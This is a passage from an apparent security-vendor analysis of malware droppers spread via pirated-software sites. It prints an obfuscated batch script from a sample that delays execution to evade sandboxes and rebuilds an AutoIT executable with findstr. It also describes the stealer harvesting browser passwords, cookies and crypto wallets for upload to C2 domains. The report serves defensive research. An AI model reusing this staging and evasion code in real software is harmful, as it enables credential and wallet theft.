      VALUE "LegalCopyright",    "© Njupvqjid Agqdhpvzvti. Wri Nmpwtl Qinbllev."
      VALUE "OriginalFilename",  "NNVNPED.EXE .JNF"
      VALUE "PrivateBuild",      "Toczi 9, 0917"
      VALUE "ProductName",       "Mjacakvi Qrveuywx"
      VALUE "ProductVersion",    "1.4.1923.16989"
    }
  }
  BLOCK "VarFileInfo"
  {
    VALUE "Translation", 0x409, 1200
  }
}

```

The version.txt info embedded in the dropper.

The first-stage dropper's payload is a set of set of files packed in a .cab archive named CABINET. In most of the samples we studied, these files were labeled as PowerPoint (.pptx) files. Others had extensions that associate them with graphics files, Word template files, and other (normally) benign filetypes. But they were not any of these. Instead, these files were a set of scripts and executables disguised to evade detection by antimalware tools. The dropper launches one of them with cmd.exe, essentially using it as a batch script to create the second-stage malware.

One contained shell commands to extract another second-stage executable:

These domains went dark shortly after we began evaluating the droppers. But they aren't the only source of malware delivered by these groups.

```
Set CPMgsjtQMkhGcRaSyGMPjdmNKJwMLxZTCTRw0=DESKTOP-
Set pHqsSoDViwjsysR=Q05QU33
Set IhAXlREwUhsTMM00Z0P=ping localhost -n
if %computername%==%CPMgsjtQMkhGcRaSyGMPjdmNKJwMLxZTCTRw0%
IhAXlREwUhsTMM00Z0P 300
Set XGLnEKGVIPVxgPWmhcfrpxjkBBzJ=MZ
<nul set /p = "%XGLnEKGVIPVxgPWmhcfrpxjkBBzJ%" > Trarre.exe.com
findstr /V /R
"^fZCFSufHrXcqquERPfcUqhGRotboXkVA0QNLrimDNzovXcAYTlwSKvgMV0KeSnuLAmjdgSqIuR
iHtLTNDmfMpePsBwQevvLghvWbo$" Vecchie.pptx >> Trarre.exe.com"
copy Fra.pptx H
start Trarre.exe.com H
%IhAXlREwUhsTMM00Z0P% 30
```

This batch file does the following:

It performs a bit of anti-analysis by checking to see if the target has a system name that includes "DESKTOP-". If it does, it uses the ping command as a timer to delay execution long enough to cause some sandbox environments and analysis tools to time out.

It then uses the Windows *findstr* command to extract text from another dropped file that is definitely not a PowerPoint document (**Vecchie.pptx** in this sample) using a regular expression to match a block of code, and writes that to an executable file (in this sample, **Trarre.exe.com**)—an AutoIT script.

Next, it copies a third file (**Fra.pptx**) to a file with a single letter name (**H** here). That file contains an obfuscated script and then passes that as a runtime parameter to the just-extracted AutoIT script. A fourth dropped file is read and deleted. Then the batch script runs ping again for 30 seconds as a timer before the AutoIT script executes itself again.


This time, the script searches for environmental settings indicating the presence of antivirus protection, and looks for the location of browser cookies and cryptocurrency wallet files. It then tries to download a second executable from a C2 server domain. Each dropper appeared to have a different C2 server, but all were all hosts with **.top** top-level domains, registered through NiceNic.net.

The organization tied to the domains' registrations was "Boris Godunov," which appears to have been a play on the name of the Soviet villain Boris Badunov from the 1960s-era Rocky and Bullwinkle Show. At least this threat actor has a sense of humor and a taste for eclectic pop culture.

```
Domain Name: moroer01.top
Registry Domain ID: D20210802G10001G_66788847-top
Registrar WHOIS Server: whois.iisp.com
Registrar URL: http://www.nicenic.net
Updated Date: 2021-08-18T01:09:58Z
Creation Date: 2021-08-02T06:50:08Z
Registry Expiry Date: 2022-08-02T06:50:08Z
Registrar: NICENIC INTERNATIONAL GROUP CO., LIMITED
Registrar IANA ID: 3765
Registrar Abuse Contact Email: support@nicenic.net
Registrar Abuse Contact Phone: +86.4006228300
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientHold https://icann.org/epp#clientHold
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Boris Godunov
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: Moscow
```

Domain registration for one of the many .top domains used by the dropper.

The third stage also gathers up all system information, passwords and cookies from browsers, and other data (with strings such as cryptocurrency, Electrum, wallets, and default\_wallet included in a search for cryptocurrency wallets and credentials). All this data is packed into a .zip archive for upload, along with a screen shot of the victim's system:



The .zip archive, stored in

the victim's Temp file directory.

```

Start Build:          C:\Users\admin\AppData\Local\Temp\IXP000.
TMP\Abbassano.exe.com
OS:                  Windows 7 Professional 32-bit_(x86) Build:
7601 Release:
OS Language:         en-US
Keyboard Languages:  English (United States) |
Local Date and Time: 2021-08-20 23:31:36
UTC:                 +0100
UserName (ComputerName): admin (USER-PC)
CPU:                 Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz (Cores: 4)
Total RAM:           3583 MB
GPU:                 Standard VGA Graphics Adapter
Display Resolution:  1280 x 720

[Installed software]
Adobe Flash Player 32 ActiveX [ 32.0.0.453 ]
Adobe Flash Player 32 NPAPI [ 32.0.0.453 ]
Adobe Flash Player 32 PPAPI [ 32.0.0.453 ]
CCleaner [ 5.74 ]
FileZilla Client 3.51.0 [ 3.51.0 ]
Mozilla Firefox (x86 en-US) [ 91.0 ]
Mozilla Maintenance Service [ 91.0 ]
Notepad++ (32-bit x86) [ 7.9.1 ]
Microsoft Office Language Pack 2010 - German/Deutsch [ 14.0.4763.1000 ]
Microsoft Office Language Pack 2010 - Spanish/Español [ 14.0.4763.1000 ]
Microsoft Office Language Pack 2010 - French/Français [ 14.0.4763.1000 ]
Microsoft Office Language Pack 2010 - Italian/Italiano [ 14.0.4763.1000 ]

```

The \_information.txt file contains data about installed applications in addition to basic system

```

Browser: Google Chrome [new]
Url: https://m.facebook.com/
Username: honey@pot.com
Password: honeypass356

```

```

Browser: Google Chrome
Url: https://m.facebook.com/
Username: honey@pot.com
Password: honeypass356

```

```

Browser: Mozilla Firefox
Url: https://m.facebook.com
Username: honey@pot.com
Password: honeypass356

```

information.

The password file format, containing

credentials scraped from browsers.

## The malware-industrial complex

---



As we noted in our Raccoon Stealer research, malware-as-a-service platforms make it relatively inexpensive for would-be cybercriminals with limited skills to get started. The business model of these services based largely on the market for stolen credentials and cryptocurrency fraud. The same is true of CryptBot and the other malware we saw in our continued research; they largely focused on credential theft and cryptocurrency fraud, with additional fraud thrown in as a bonus.

Dropper packages and the malware delivery platforms that deliver them, such as the website networks we've investigated here, have been around for a long time, but they continue to thrive because of the same sort of market dynamics as those that make stealers as a service so profitable. They cover every other aspect of getting any malware—whether it is malware-as-a-service, off-the-shelf malware, or crafted by its operator—onto a victim's machine, with little technical skill required from the “customer.”

The sort of “watering hole” attack we saw here uses carefully cultivated search engine optimization to draw in a specific kind of victim: *computer users seeking pirated software*. While there are sites that actually deliver key generators and “cracked” versions of software products, these sites have been intentionally crafted, along with the redirect networks they connect to, to cater to a particular subset of people (with the right operating system and level of browser protection) with download sites laden with malware, and to make cash off of all other visitors by redirecting them to other paying customers. These networks are also resilient, using disposable domains and short-term downloader hosting for much of their infrastructure.

The demand for cloud service, business email, and social media credentials sold in bulk is the primary reason why otherwise low-value targets such as victims searching for cracked software products is economically viable, and why entry-level and unskilled cybercriminals continue to purchase malware, dropper, and downloader as a service offerings.

While in the past this may not have posed a large threat to enterprises, the blend of increased work from home and increased business use of personal or shared devices makes these malware campaigns an increased threat to businesses. And the use of business products as bait for these campaigns appears to target smaller businesses seeking to cut some corners on software expenses.

Almost all of these malware droppers are easily detectable, and all of them were detected either by signature or behavior by Sophos products. But because these packages are in encrypted archives, they do not get detected until they are unpacked.

Indicators of compromise relating to this research have been [posted to the SophosLabs Github](#).

***SophosLabs would like to thank Anand Ajjan and Andrew Brandt for their contributions to this report.***

---